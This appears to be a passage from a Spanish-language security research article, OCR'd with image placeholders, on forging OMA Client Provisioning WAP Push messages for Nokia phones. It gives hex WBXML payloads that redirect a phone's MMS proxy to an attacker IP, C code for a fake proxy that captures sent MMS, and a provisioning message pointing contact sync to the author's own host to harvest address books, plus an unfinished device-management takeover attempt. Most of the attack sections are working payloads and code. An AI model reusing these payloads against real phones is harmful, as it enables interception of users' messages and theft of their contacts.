 0x20,0x06,0x03,0x32,0x31,0x32,0x2E,0x30,0x37,0x33,0x2E,0x30,0x33,0x32,0x2E,0x30,
 0x31,0x30,0x00,0x01,0x87,0x21,0x06,0x85,0x01,0x87,0x22,0x06,0x83,0x00,0x01,0xC6,
 0x53,0x01,0x87,0x23,0x06,0x03,0x38,0x30,0x00,0x01,0x87,0x24,0x06,0xD0,0x01,0x01,
 0x01,0x01,0xC6,0x00,0x01,0x55,0x01,0x87,0x36,0x00,0x00,0x06,0x03,0x77,0x34,0x00,
 0x01,0x87,0x00,0x01,0x39,0x00,0x00,0x06,0x83,0x07,0x01,0x87,0x00,0x01,0x34,0x00,
 0x00,0x06,0x03,0x68,0x74,0x74,0x70,0x3A,0x2F,0x2F,0x6D,0x6D,0x73,0x63,0x2E,0x76,
 0x6F,0x64,0x61,0x66,0x6F,0x6E,0x65,0x2E,0x65,0x73,0x2F,0x73,0x65,0x72,0x76,0x6C,
 0x65,0x74,0x73,0x2F,0x6D,0x6D,0x73,0x00,0x01,0x01,0x01
};
```

Enviamos dicho mensaje y es recibido en el teléfono de destino. Ya no solicita pin para poder guardar el mensaje, sin embargo muestra algunas advertencias al usuario, diciendo que no ha sido posible comprobar la identidad del emisor. Por ejemplo en el E61 donde estaba haciendo las pruebas:

"message received from a untrusted server. Continue anyway?"

"YES" "NO"

A partir de aquí es todo igual que un mensaje con pin en el que ya se ha introducido el pin.

¿Podría esto considerarse un problema de seguridad?

Con un poco de ingeniería social, algunos mensajes previos al de configuración, etc… es posible convencer a un usuario inexperto de que acepte y guarde la configuración que le enviamos, y que alguien pueda modificar tu configuración casi nunca es bueno. En el siguiente apartado vemos un ejemplo de por qué no es bueno.

Prueba 3. Secuestrando el proxy del teléfono objetivo (probando contra un Nokia 6630 vodafone).

En esta prueba vamos a intentar hookear los MMS que envía teléfono objetivo.

Si vemos el WBXML que nos envió Nokia veremos una parte:

87 20 06 PHYSICAL-PROXY-ID
03 inline string
hex 32 31 32 2E 30 37 33 2E 30 33 32 2E 30 31 30
ascii 2 1 2 . 0 7 3 . 0 3 2 . 0 1 0
00 end inline string
01 END PARMeter

Con esto lo que estamos configurando es la dirección del servidor proxy. Lo que vamos a hacer es componer un mensaje de configuración en el que pondremos la dirección ip que nos interesa, una en la que tendremos un servidor nuestro. El puerto lo dejamos con el que ya viene en el mensaje, el 80, pero se puede cambiar igualmente sin problemas. Por tanto modificamos la ip:

87 20 06 PHYSICAL-PROXY-ID
03 inline string
hex 30 38 31 2e 32 30 32 2e 32 32 30 2e 30 33 39
ascii 0 8 1 . 2 0 2 . 2 2 0 . 0 3 9
00 end inline string
01 END PARMeter

Por otro lado para que esto funcione en nombre del punto de acceso de vodafone usaremos otro que tiene, airtelnet.es, que es el de acceso a internet. Sustituiremos:

87 08 06 //NAP ADDRESS
03 inline string
hex 6D 6D 73 2E 76 6F 64 61 66 6F 6E 65 2E 6E 65 74
ascii m m s . v o d a f o n e . n e t
00 end inline string
01

Por esto otro:

87 08 06 //NAP ADDRESS
03 inline string
hex 61 69 72 74 65 6c 6e 65 74 2e 65 73
ascii a i r t e l n e t . e s
00 end inline string
01

Aunque la cadena es más corta no tenemos que cambiar nada de la cabecera WSP porque solo tiene longitudes referentes a la propia cabecera, no a los datos adjuntos. Lo que sí cambiaría es la longitud de los user data de la cabecera SMS. Yo estoy mandando desde mi aplicación para Symbian por lo que no necesito tocar esto, pero estais mandando con una estación base como la XACOM sí habría que modificarlo.

El array que enviaremos con la función en Symbian será:

```
char buf[]= //configuracion sin pin modificada ip proxy
{
 0x01,0x06,0x03,0x1F,0x01,0xB6,0x03,0x0B,0x6A,0x0F,0x56,0x66,0x20,0x4D,0x4D,0x53,
 0x00,0x6D,0x56,0x66,0x20,0x4D,0x4D,0x53,0x00,0x45,0xC6,0x55,0x01,0x87,0x11,0x06,
 0x83,0x00,0x01,0x87,0x07,0x06,0x83,0x00,0x01,0x87,0x10,0x06,0xAB,0x01,0x87,0x08,
 0x06,0x03,0x61,0x69,0x72,0x74,0x65,0x6c,0x6e,0x65,0x74,0x2e,0x65,0x73,0x00,0x01,
0x87,0x09,0x06,0x89,0x01,0xC6,0x5A,0x01,0x87,0x0C,0x06,0x03,
 0x00,0x01,0x87,0x0D,0x06,0x03,0x77,0x61,0x70,0x40,0x77,0x61,0x70,0x00,0x01,0x87,
 0x0E,0x06,0x03,0x77,0x61,0x70,0x31,0x32,0x35,0x00,0x01,0x01,0x01,0xC6,0x51,0x01,
```


```
0x87,0x15,0x06,0x83,0x07,0x01,0x87,0x07,0x06,0x83,0x00,0x01,0xC6,0x52,0x01,0x87,
0x20,0x06,0x03,0x30,0x38,0x31,0x2E,0x32,0x30,0x32,0x2E,0x32,0x32,0x30,0x2E,0x30,
0x33,0x39,0x00,0x01,0x87,0x21,0x06,0x85,0x01,0x87,0x22,0x06,0x83,0x00,0x01,0xC6,
0x53,0x01,0x87,0x23,0x06,0x03,0x38,0x30,0x00,0x01,0x87,0x24,0x06,0xD0,0x01,0x01,
0x01,0x01,0xC6,0x00,0x01,0x55,0x01,0x87,0x36,0x00,0x00,0x06,0x03,0x77,0x34,0x00,
0x01,0x87,0x00,0x01,0x39,0x00,0x00,0x06,0x83,0x07,0x01,0x87,0x00,0x01,0x34,0x00,
0x00,0x06,0x03,0x68,0x74,0x74,0x70,0x3A,0x2F,0x2F,0x6D,0x6D,0x73,0x63,0x2E,0x76,
0x6F,0x64,0x61,0x66,0x6F,0x6E,0x65,0x2E,0x65,0x73,0x2F,0x73,0x65,0x72,0x76,0x6C,
0x65,0x74,0x73,0x2F,0x6D,0x6D,0x73,0x00,0x01,0x01,0x01
};
```

Le enviamos dicho mensaje al 6630. Vamos a suponer que la configuración que le enviamos hubiera sido guardada por el usuario (como deciamos antes ahí ya entra en juego la imaginación de cada uno y la ingeniería social).

Ahora nos descargamos el programa: servterm.exe v.1.0, lo ejecutamos y lo ponemos a la escucha en el puerto 80.

Es decir, ahora mismo tenemos un puerto 80 a la escucha al que se puede conectar desde un equipo externo a la red local en la dirección que le hemos configurado al teléfono objetivo (8 1.202.220.39).

Desde el teléfono objetivo enviamos un MMS y estamos atentos a la pantalla de servterm.exe, veremos que recibimos datos en nuestro puerto 80 a la escucha:



Hemos recibido esto:

POST *http://mmsc.vodafone.es/servlets/mms* HTTP/1.1
Host: www.vodafone.es
Accept: */*, application/vnd.wap.mms-message, application/vnd.wap.sic
Accept-Charset: utf-8
Accept-Language: en
User-Agent: Nokia6630/1.0 (2.39.129) Series60/2.6 Profile/MIDP-2.0 Configuration/CLDC-1.1
Content-Length: 413
Content-Type: application/vnd.wap.mms-message
x-wap-profile: "http://nds1.nds.nokia.com/uaprof/N6630r100-VF3G.xml"

Œ€˜E113A10F172267

Esto es el comienzo del intento de envío del MMS por parte del teléfono, que hemos recibido en nuestro puerto 80. Después de que recibimos esto el teléfono se queda como a la espera. Esto se debe a que ha establecido una conexión tcp con nuestro puerto 80, nos ha enviado el comienzo de la conversación y esta esperando una contestación. Aquí simplemente debemos implementar el protocolo teléfono-proxy para el envío de MMS.

Para responder: lo ultimo que hemos recibido: E113A10F172267, es el transaction ID. Para que el móvil entienda que ha ido todo bien le tenemos que devolver:

Primero estos bytes 0x8c, 0x81, 0x88

Después el transaction Id

Y seguido estos bytes 0x00, 0x8d, 0x90, 0x92, 0x80

El programa ServTerm no nos deja enviar datos binarios asi que nos hacemos una pequeña aplicación en c para recibir y enviar lo que necesitamos:

```
int start_server()
{
   struct sockaddr_in addr, r_addr;
   SOCKET    s, t;
   socklen_t len = sizeof(r_addr);
```

```
    s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
    memset((void*)&addr, 0, sizeof(addr));
    addr.sin_family      = AF_INET;
    addr.sin_addr.s_addr = htonl(INADDR_ANY);
    addr.sin_port        = htons(80);
    bind(s, (struct sockaddr*)&addr, sizeof(addr));
    listen(s, SOMAXCONN);
    fflush(stdout);
    t = accept(s, (struct sockaddr*)&r_addr, &len);
    {
      FILE *f = fopen("temp.txt","wb");
      fclose(f);
    }
    while(1)
    {
      unsigned int recvb;
      unsigned int i=0;
      char tempbuf[500];
      recvb=recv(t, tempbuf, sizeof(tempbuf), 0);

      {
        FILE *f = fopen("temp.txt ","a+b");
        fwrite(tempbuf,recvb,1,f);
        fclose(f);
      }
      while(i+3 < recvb)
      {
        if(tempbuf[i]==0x8c && tempbuf[i+1]==0x80 && tempbuf[i+2]==0x98)
        {
          char tempbuf2[]={0x8c,0x81,0x88};
          char tempbuf3[]={0x00,0x8d,0x90,0x92,0x80};
          i+=3;

          send(t,tempbuf2,3,0);
          send(t,&tempbuf[i],14,0);
          send(t,tempbuf3,5,0);
          break;
        }
        i++;
      }
    }

    closesocket(t);
    closesocket(s);
    return 0;
}
```

Con esta pequeña pieza de código pasteada anteriormente lo que hacemos es recibir por el puerto 80 e ir guardando en un fichero de disco, y cuando entre lo que se recibe vemos los tres bytes que van antes del Transaction ID lo que hacemos es enviar la respuesta que hemos dicho antes. Ahora, lo que hemos logeado en el fichero donde ibamos volcando los datos recibidos es lo siguiente:

```
POST http://mmsc.vodafone.es/servlets/mms HTTP/1.1
Host: mmsc.vodafone.es
Accept: */*, application/vnd.wap.mms-message, application/vnd.wap.sic
Accept-Charset: utf-8
Accept-Language: en
User-Agent: Nokia6630/1.0 (5.03.08) SymbianOS/8.0 Series60/2.6 Profile/MIDP-2.0 Configuration/CLDC-1.1
Content-Length: 523
Content-Type: application/vnd.wap.mms-message
x-wap-profile: "http://nds1.nds.nokia.com/uaprof/N6630r100-VF3G.xml"

Œ€˜E113B582083ED7 ’‰—33333/TYPE=PLMN Š€†„!³Š<1945823311> ‰application/smil [1] xƒê…AAAAAAAA.txt ŽAAAAAAAA.txt
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ê…pres.smil À"<1945823311> <smil><head><layout><root-layout width="176" height="208"/><region id="Text" width="160" height="183" top="5" left="8" fit="scroll"/>
</layout></head><body><par dur="5000ms"><text region="Text" src="AAAAAAAA.txt"/></par></body></smil>
```

En el teléfono yo había compuesto un MMS todo lleno de “AAAAAAA…” en el body. Como se puede ver lo que hemos recibido es el MIME del MMS que había compuesto (el SMIL se lo mete el compositor de MMS que trae el teléfono).

De la misma manera si el teléfono intenta recuperar mensajes MMS veremos con servterm que recibimos esto:

```
GET http://172.16.30.137/servlets/mms?message-id=13718014402 HTTP/1.1
Host: 172.16.30.137
Accept: */*, application/vnd.wap.mms-message, application/vnd.wap.sic
Accept-Charset: utf-8
Accept-Language: en
User-Agent: Nokia6630/1.0 (5.03.08) SymbianOS/8.0 Series60/2.6 Profile/MIDP-2.0 Configuration/CLDC-1.1
x-wap-profile: " http://nds1.nds.nokia.com/uaprof/N6630r100-VF3G.xml"
```

Si aquí respondemos correctamente podemos hacer creer al teléfono que ha recibido un MMS, el cual habremos inventado nosotros.

Lo anterior es sólo una prueba, pero como vemos, con algo más de tiempo y curro, y peores intenciones, no sería muy difícil implementar algo más sofisticado. Alguien podría sin problemas implementarse su propio proxy correctamente, de manera que reciba los MMS del usuario y los envíe al destino. El usuario no se enteraría de nada, pero ese proxy estaría en medio, pudiendo tener acceso a todos los MMS enviados. De hecho podemos ver todas las comunicaciones que pasen a través del proxy, no solo MMS.

Prueba 4.Configuración de OMA Data Synchronization.

Vamos a intentar enviar un mensaje de configuración w5, de OMA DS, con el fin de crear un profile al dispositivo objetivo con nuestro servidor DS.

El mensaje OMA Client Provisioning que enviaremos será:

```
<wap-provisioningdoc>
<characteristic type="APPLICATION">
<parm name="APPID" value="w5" />

<parm name="NAME" value="Funambol" />
```

```
<parm name="ADDR" value="http://mistercorn.sytes.net/funambol/ds" />

<characteristic type="RESOURCE">
<parm name="URI" value="card" />

<parm name="NAME" value="Contacts DB" />

<parm name="AACCEPT" value="text/x-vcard" />

<characteristic type="APAUTH">
<parm name="AAUTHNAME" value="username" />

<parm name="AAUTHSECRET" value="password" />
</characteristic>
</characteristic>
</characteristic>
</wap-provisioningdoc>
```

La conversión a WBXML sería la siguiente:

```
01 06 03 1F 01 B6 03 0B 6A 05 69 6E 65 74 00 C5

 46 01 C6 00 01 55 01 87 36 06 03 77 35 00 01 87

07 06 03 46 75 6e 61 6d 62 6f 6c 00 01 87 34 06

03 68 74 74 70 3A 2F 2F 6d 69 73 74 65 72 63 6f

72 6e 2e 73 79 74 65 73 2e 6e 65 74 2f 66 75 6e

61 6d 62 6f 6c 2f 64 73 00 01 C6 59 01 87 3A 06

03 63 61 72 64 00 01 87 07 06 03 43 6F 6E 74 61

63 74 73 20 44 42 00 01 87 2E 06 03 74 65 78 74

2F 78 2D 76 63 61 72 64 00 01 01 C6 57 01 87 31

06 03 75 73 65 72 6E 61 6D 65 00 01 87 32 06 03

70 61 73 73 77 6F 72 64 00 01 01 01 01
```

Con este mensaje hemos configurado un servidor OMA DS en mistercorn.sytes.net (es un redirector a mi ip).

Ahora necesitamos el software servidor. Usaremos Funambol, una solución open source de un servidor OMA DS y DM (mira la wikipedia como referencia).


La instalación de Funambol es sencilla… tras instalarlo se abre automáticamente un pdf. Siguiendo los pasos que describe el pdf no debe haber ningún problema. Lo único en mi caso he cambiado el servidor de puerto, del 8080 por defecto al 80.

En el mensaje de configuración vemos que solo estamos activando la sincronización de los contactos. Es posible activar más cosas: mensajes, calendar, notes, etc…


Una vez llegue el mensaje al usuario, si éste pulsa guardar la configuración (tal como indica el mensaje recibido), se le agregará nuestro servidor DS. El problema es que ahora desde el teléfono objetivo debería pulsar la opción sincronizar para que se sincronice con nuestro servidor y nos envíe todos los contactos con toda la información de cada uno. Esto es un poco difícil, es raro que el usuario vaya y pulse el icono de sincronizar. Si alguna vez lo hace por error o como sea todos los contactos del teléfono se nos enviarían automáticamente.

Aún no he podido comprobarlo pero en principio la sincronización también puede ser iniciada por parte del servidor a través de un WAP Push, con lo cual el riesgo para el usuario es mayor.

A continuación la pantalla de configuración de funambol. Hay que cambiar la URI del servidor por la nuestra pública.



En el mensaje de configuración que hemos enviado vemos los parámetros “usuario” y “password” con esos mismos valores. Ahí podríamos poner lo que quisiéramos. La cuestión es que funambol cuando recibe un username:password nuevos crea una cuenta nueva en su base de datos. Para leer los mensajes recibidos con ese username y password accederíamos con ellos a la interfaz por web de funambol y veriamos toda la información obtenida del teléfono:



He hecho una prueba con otro teléfono con cerca de 300 contactos y la sincronización se realiza rápidamente y sin ningún problema.

Prueba 5. Configuración de OMA Device Management mediante OMA Client Provisioning.

Funambol también tiene un servidor OMA DM que nos abre aún más el abanico de posibilidades… Device Management nos da un control absoluto sobre el dispositivo de manera remota. Además una vez se establece el servidor OMA DM de confianza, éste puede modificar a su antojo cualquier cosa del dispositivo sin intervención ni notificación al usuario (realmente depende de la implementación). Con OMA DM incluso se pueden realizar actualizaciones de firmware sin el dispositivo lleva implementada dicha opción. Otro detalle importante de OMA DM es que los mensajes bootstrap en este caso llevan una opción (un tag del XML) “INIT” que en caso de ir en el mensaje, nada más se guarda la configuración del servidor OMA DM se realiza una conexión automáticamente a este servidor para empezar la sesión de DM.

En esta prueba vamos a intentar proporcionar una configuración de DM al dispositivo objetivo a través de OMA Client Provisioning.

Un ejemplo del XML que debemos enviar al dispositivo:

```
<characteristic type="APPLICATION">
  <parm name="APPID" value="w7"/>
  <parm name="PROVIDER-ID" value="com.mgmtsrv.manage"/>
  <parm name="NAME" value="Mgmt Server"/>
  <parm name="ADDR" value="http://www.mgmtserver.com:8080/manage"/>
  <parm name="TO-NAPID" value="INTERNET"/>
  <parm name="INIT"/>
  <characteristic type="APPAUTH">
    <parm name="AAUTHTYPE" value="HTTP-DIGEST"/>
    <parm name="AAUTHNAME" value="name"/>
    <parm name="AAUTHSECRET" value="secret"/>
  </characteristic>
  <characteristic type="APPAUTH">
    <parm name="AAUTHLEVEL" value="APPSRV"/>
    <parm name="AAUTHTYPE" value="DIGEST,BASIC"/>
    <parm name="AAUTHNAME" value="servername"/>
    <parm name="AAUTHSECRET" value="serversecret"/>
    <parm name="AAUTHDATA" value="servernonce"/>
  </characteristic>
  <characteristic type="APPAUTH">
    <parm name="AAUTHLEVEL" value="CLIENT"/>
    <parm name="AAUTHNAME" value="clientname"/>
    <parm name="AAUTHSECRET" value="clientsecret"/>
    <parm name="AAUTHDATA" value="clientnonce"/>
  </characteristic>
</characteristic>
```

Tenemos que convertirlo a WBXML. Vamos a recurrir al mensaje de configuración de MMS que nos envió Nokia, y vamos a quitar característica APPLICATION que hace referencia a MMS y vamos a poner la de DM:

SMS hdr:

07
91
4306073011F0 (SC addr)
44 UDHI=1,MMS(more messages to send)=1
0B
91
4346186401F5 (destino +34648146105)
00
F5
70702171923380
87

UD hdr:

06
05 04 0B 84 23 F0 puertos (0b84, 23f0)

UD(WAP PUSH):

vvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvv

WSP(wireless session protocol) header:

01 Transaction id
06 PDY type = Push PDU (WAP-230-WSP table 34)

03 Headers len = HeadersLen. Length of rest of WSP header.
1F ValueLengthQuote. Length > 30 and necessary to quote. See [WSP) Ch, 8.4.2.2
01 ValueLength
B6 Content-Type - ContentType= S-Push.req::Push. This is 0x36 with "high-bit set", ie 0x36+0x80. See [ProvCont]

^^^

vvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvv

WBXML:

03 wbxml 1.3
0B Public identifier for "-//WAPFORUM//DTD PROV 1.0//EN"
6A utf8
0F string table len
hex 56 66 20 4D 4D 53
ascii V f M M S
00 end inline string
hex 6D 56 66 20 4D 4D 53
ascii m V f M M S
00 end inline string

45 characteristics list

C6 55 01 NAPDEF

87 11 06 //NAPID
83
00
01

87 07 06 83 //NAME
00
01

87 10 06 //BEARER
AB
01

87 08 06 //NAP ADDRESS
03 inline string
hex 61 69 72 74 65 6c 6e 65 74 2e 65 73
ascii a i r t e l n e t . e s
00 end inline string
01

87 09 06 //NAP ADDRTYPE
89
01

C6 5A 01 NAPAUTHINFO

87 0C 06 //AUTH TYPE
03 inline string
00 end inline string
01 END PARMeter

87 0D 06 //AUTHNAME
03 inline string
hex 77 61 70 40 77 61 70
ascii w a p @ w a p
00 end inline string
01

87 0E 06 //AUTSECRET
03 inline string
hex 77 61 70 31 32 35
ascii w a p 1 2 5
00 end inline string
01 END PARMeter

01 END NAPAUTHINFO

01 END NAPDEF

C6 51 01 PXLOGICAL

87 15 06 83 07 01 PROXY-ID

87 07 06 83 00 01 NAME

C6 52 01 PXPHYSICAL

87 20 06 PHYSICAL-PROXY-ID
03 inline string
hex 30 30 30 2E 30 30 30 2E 30 30 30 2E 30 30 30
ascii 0 0 0 . 0 0 0 . 0 0 0 . 0 0 0

00 end inline string
01 END PARMeter

87 21 06 85 01 PORTNBR

87 22 06 83 00 TO-NAPID

01 END PXPHYSICAL

C6 53 01 PORT

87 23 06 PORTNBR
03 inline string
hex 30 30
ascii 0 0
00 end inline string
01 END PARMeter

87 24 06 D0 01 01 ?

01 END PARMeter END PORT

01 END PXLOGICAL

//

Toda esta parte en rojo es lo que quitaremos.

C6 00 01 55 01 APPLICATION

87 36 00 00 06 APPID
03 inline string
hex 77 34
ascii w 4 Es el identificador para MMS
00 end inline string
01 END PARMeter

87 00 01 39 00 00 NAME o TO-PROXY

06 83 07 01 RESOURCE ?

87 00 01 34 00 00 06 URI
03 inline string
hex 68 74 74 70 3A 2F 2F 6D 6D 73 63 2E 76 6F 64 61 66 6F 6E 65 2E 65 73 2F 73 65 72 76 6C 65 74 73 2F 6D 6D 73
ascii h t t p : / / m m s c . v o d a f o n e . e s / s e r v l e t s / m m s
00 end inline string
01 END PARMeter

01 END APPLICATION

//

C6 00 01 55 01 APPLICATION

87 36 00 00 06 APPID
03 inline string
hex 77 37
ascii w 7 Es el identificador para DM
00 end inline string
01

87 38 06 PROVIDER-ID
03
Hex 73 79 74 65 73 2e 6e 65 74
Ascii s y t e s . n e t
00
01

87 07 06 NAME
03
Hex 6d 79 73 65 72 76 65 72
Ascii m y s e r v e r
00
01

87 08 06 ADDRESS
03 inline string
hex 68 74 74 70 3a 2f 2f 6d 69 73 74 65 72 63 6f 72 6e 2e 73 79 74 65 73 2e 6e 65 74 3a 38 30 2f
ascii h t t p : / / m i s t e r c o r n . s y t e s . n e t : 8 0/
00 end inline string
01

87 22 06 TO-NAPID
03
hex 49 4e 54 45 52 4e 45 54

ascii I N T E R N E T
00
01

C6 5A 01 AUTHINFO

87 0C 06 AUTHTYPE
03 inline string
Hex 48 54 54 50 2d 42 41 53 49 43
Ascii H T T P - B A S I C
00 end inline string
01 END PARMeter

87 0D 06 AUTHNAME
03 inline string
hex 6d 79 6e 61 6d 65
ascii m y n a m e
00 end inline string
01

87 0E 06 AUTSECRET
03 inline string
hex 6d 79 73 65 63 72 65 74
ascii m y s e c r e t
00 end inline string
01 END PARMeter

01 END NAPAUTHINFO

01 END APPLICATION

01 END CHARACTERISTIC-LIST

^^

He hecho varias pruebas con la configuración anterior, modificando campos, añadiendo y quitando partes de ella, etc… El dispositivo (un Nokia 6630) no hace caso a dicho mensaje, ni siquiera alerta de la llegada de un mensaje, simplemente lo descarta (con la XACOM he comprobado que el mensaje sí que está llegando por lo que es el propio teléfono el que lo descarta, no la red).

Por falta de tiempo tengo que dejar esta prueba aquí, espero poder continuar pronto y actualizar el contenido de este artículo con esta prueba finalizada y añadir otras cuantas más que tengo en mente.